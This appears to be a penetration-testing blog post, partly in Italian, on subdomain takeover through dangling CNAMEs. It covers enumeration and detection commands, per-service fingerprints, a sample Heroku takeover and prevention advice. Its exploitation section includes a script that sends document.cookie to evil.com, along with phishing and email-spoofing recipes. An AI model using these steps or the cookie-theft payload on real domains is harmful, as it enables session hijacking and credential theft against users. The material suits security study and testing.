Subdomain Takeover: CNAME Dangling, DNS Misconfiguration, and Account Takeover

The Complete Guide to Subdomain Takeover: CNAME Dangling, Defunct Cloud Services, and Subdomain Takeovers on AWS, Heroku, GitHub Pages, and Azure.
- Posted on 2026-03-19
- Reading time: 3 min
What is Subdomain Takeover? #

Il Subdomain Takeover This occurs when a DNS record (typically a CNAME) points to an external service — AWS S3, Heroku, GitHub Pages, Azure, Shopify — that it no longer existsThe service was deleted, but the DNS record remained. The attacker created that service with the same name on the cloud provider and now controls the contents of subdomain.target.com.
Perfect phishing — valid SSL certificate, real company domain, no way for the user to distinguish it. Cookies set on .target.com are readable from the controlled subdomain → cross-subdomain session hijacking.
Satellite of the pillar guide Misc & Infra Attacks . See also: Open Redirect , Session Hijacking.
References: HackTricks Subdomain Takeover , Can I Take Over XYZ , OWASP Testing Subdomain Takeover.
Detection #
Step 1: Enumerate Subdomains #
subfinder -d target.com -o subs.txt
amass enum -passive -d target.com -o subs_amass.txt
assetfinder --subs-only target.com >> subs_asset.txt
cat subs*.txt | sort -u > all_subs.txt
Step 2: Identify Pending CNAMEs #
cat all_subs.txt | while read sub; do
  cname=$(dig +short CNAME "$sub" 2>/dev/null)
  if [ -n "$cname" ]; then
    http_code=$(curl -s -o /dev/null -w "%{http_code}" --max-time 5 "https://$sub" 2>/dev/null)
    echo "$sub → $cname [$http_code]"
  fi
done | tee cname_results.txt

# Filtra i sospetti:
grep -iE "404|000|NoSuchBucket|no-such-app|isn't a GitHub|not found|unavailable" cname_results.txt
Step 3: Automatic Scan #
# nuclei (il più affidabile):
nuclei -l all_subs.txt -t http/takeovers/ -o takeover_found.txt

# subjack (veloce):
subjack -w all_subs.txt -t 100 -timeout 30 -o results.txt -ssl

# subzy (moderno):
subzy run --targets all_subs.txt
Step 4: Manual Confirmation #
dig +short CNAME blog.target.com
# → company-blog.s3.amazonaws.com

aws s3 ls s3://company-blog 2>&1
# "NoSuchBucket" → takeover possibile!

curl -s "https://xyz.herokuapp.com" | grep -i "no such app"
# Match → takeover possibile!
Fingerprint Per Service #
| Service | Typical CNAME | Fingerprint “dead” |
|---|---|---|
| AWS S3 | *.s3.amazonaws.com | NoSuchBucket |
| GitHub Pages | *.github.io | “There isn't a GitHub Pages site here” |
| Heroku | *.herokuapp.com | “No such app” |
| Azure | *.azurewebsites.net | 404 default Azure |
| Shopify | shops.myshopify.com | “Sorry, this shop is currently unavailable” |
| fast | *.fastly.net | “Fastly error: unknown domain” |
| Pantheon | *.pantheonsite.io | “404 unknown site” |
| Zendesk | *.zendesk.com | “Help Center Closed” |
| Surge.sh | *.surge.sh | 404 default surge |
See can-i-take-over-xyz — the list is updated as providers change policies.
Exploitation #
Perfect Phishing #
# Crea pagina login identica su blog.target.com:
# SSL valido (Let's Encrypt), dominio aziendale, zero avvisi browser.
# Email: "Aggiorna le credenziali" → link a https://blog.target.com/login
# L'utente si fida del dominio → credenziali catturate.
Cross-Subdomain Cookie Theft #
# Se il cookie dell'app ha Domain=.target.com:
# Set-Cookie: session=abc123; Domain=.target.com

# JavaScript su blog.target.com (controllato dall'attaccante):
<script>
new Image().src = "https://evil.com/steal?c=" + document.cookie;
</script>
# → Il cookie "session" è leggibile! Session Hijacking immediato.
Bypass Email Security #
# SPF: il subdomain è nel DNS di target.com → passa
# DMARC: alignment su target.com → passa
# Email "From: security@blog.target.com" arriva in inbox, non in spam
Real Output #
$ subfinder -d company.it -silent | wc -l
847

$ dig +short CNAME staging.company.it
company-staging.herokuapp.com.

$ curl -s "https://staging.company.it" | head -3
<html><head><title>No such app</title></head>
<body><h1>No such app</h1>
# → TAKEOVER POSSIBILE!

$ heroku create company-staging
Creating company-staging... done

$ curl "https://staging.company.it"
<h1>Subdomain Takeover PoC - HackIta</h1>
# → CONTENUTO CONTROLLATO!
Case Study #
Sector: Italian manufacturing company, 3.000 employees.
847 subdomains found. staging.azienda.it → CNAME to Heroku app deleted 2 years ago. Takeover completed in 3 minutes. Main app cookie with Domain=.azienda.it → Cross-subdomain session hijacking demonstrated.
A DNS record forgotten for 2 years → access to all sessions of the main app.
FAQ #
Does Subdomain Takeover only work with CNAMEs? #
Mostly, yes. However, A records pointing to released AWS Elastic IPs can also be vulnerable—if the IP is reassigned to another cloud customer, that customer controls the subdomain.
How do I prevent Subdomain Takeover? #
Remove DNS records when you deactivate a service. Monitor CNAMEs with automated scripts. Avoid DNS wildcards (*.target.com). Set cookies to the most specific domain possible (app.target.com instead of .target.com).
Is Subdomain Takeover accepted in bug bounties? #
Most programs accept it. Create a neutral PoC page ("Subdomain Takeover PoC — [Your Handle]") and report back immediately. Don't use the subdomain for real phishing.
How common is it? #
A lot. Enterprise companies with hundreds of subdomains almost always have at least one pending CNAME—test services, staging, and marketing campaigns deleted, but the DNS has never been updated.
✅ Checklist #
DISCOVERY
☐ Subdomini enumerati (subfinder + amass + assetfinder)
☐ CNAME verificati (dig per ogni subdomain)
☐ nuclei takeover templates eseguito
☐ subjack/subzy eseguito
☐ Fingerprint servizio morto confermato

EXPLOITATION
☐ Servizio creato sul cloud provider
☐ PoC contenuto servito dal subdomain
☐ Cookie Domain=.target.com? → cookie theft testato
☐ Email spoofing via subdomain testato

IMPATTO
☐ Phishing dal dominio aziendale
☐ Cookie theft cross-subdomain
☐ Bypass SPF/DKIM/DMARC
Do your DNS records point to services that are still active? Cookies have
Domain=.target.com? Penetration test HackIta From forgotten CNAME to account takeover: 1:1 training .